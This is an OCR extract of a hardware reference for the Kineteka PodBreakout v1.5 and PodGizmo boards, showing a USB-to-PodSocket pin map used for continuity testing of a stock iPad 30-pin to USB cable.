



BBEPIN STANDARD

STOCK IPAD 30PIN → USB CABLE


CONTINUITY TESTING


USB	PODSOCKET
1	8
2	6
3	4
4	15


PodBreakout v1.5
www.kineteka.com
Kineteka Systems, LLC
Copyright 2007-2013
PodGizmo
Copyright 2007-2011
Kineteka Systems, LLC
www.kineteka.com



